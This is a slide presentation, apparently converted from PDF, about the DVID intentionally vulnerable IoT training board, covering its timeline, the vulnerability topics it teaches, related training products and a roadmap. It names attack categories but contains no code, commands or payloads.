




# DVID project

## Timeline

- 02/2019 : Board prototype






# DVID project

## Timeline

- 02/2019 : Board prototype
- 03/2019 : Production process engaged





# DVID project

## Timeline

- 02/2019 - Board prototype
- 03/2019 - Production process engaged
- 05/2019
  - English elearning course (hakin9)
  - TripleSec
- 06/2019 - Sthack event
- 07/2019 - French elearning course
- 11/2019 - Grehack event
- 11/2019 - SIGSEGV2 event
- 12/2019 - NetSecureDays

**Today - 250 boards sent worldwide**





# DVID project

## Functionnalités

- Hardware
  - Board analysis
- Firmware
  - Extraction
  - Buffer overflow vulnerabilities
  - Default password vulnerabilities
  - Hardcoded password
- Bluetooth
  - Replay attacks
  - Scan for vulnerable device
  - Device firmware update vulnerabilities
- Wifi
  - Vulnerable web interface
  - Man in the middle attacks





# DVID project

## Related products

- The DVID package
  - Available for everyone
  - Sent worldwide
  - Contains all hardware and needed attack tools
  - Optional course (in development)





# DVID project

## Related products

- The DVID package
- The briefcase
  - Dedicated to physical course
  - Contains 20 DVID full package
  - Contains flash station
  - Contains scoreboard for final exam





# DVID project

## Related products

- The DVID package
- The briefcase
- The escapeGame
  - Live game (10 players maximum)
  - Protocol exploration : Hardware, bluetooth, Android and cloud protocol exploitation
  - Live scoreboard and player follow up
  - First release at Sigseg event (30/11/2019)

**Your CISO is asking you to investigate about a security failure on the production line, your subcontractor seems to have been hacked and a backdoor might be installed.**

**You have one hour**





# DVID project

## Related products

- The DVID package
- The briefcase
- The escapeGame
- The board game
  - Real case study
  - Thermal supervision on cold chain
  - Physical access detection system
  - Multi technical level (beginners and nerds)
  - Limited to companies for now





# DVID project





# DVID project

## Roadmap

- More trainings for more protocol
  - 433mhz (02/2020)
  - Zigbee (03/2020)
  - Modbus (04/2020)
  - Lora (09/2020)
- Develop newbies starting kit
  - All in one interface
  - Video course with live interaction
- Develop DVID version 2
  - Bluetooth 5.1
  - Sigfox
  - CanBUS







# Thank you for your attention

Arnaud COURTY - @vulcainreo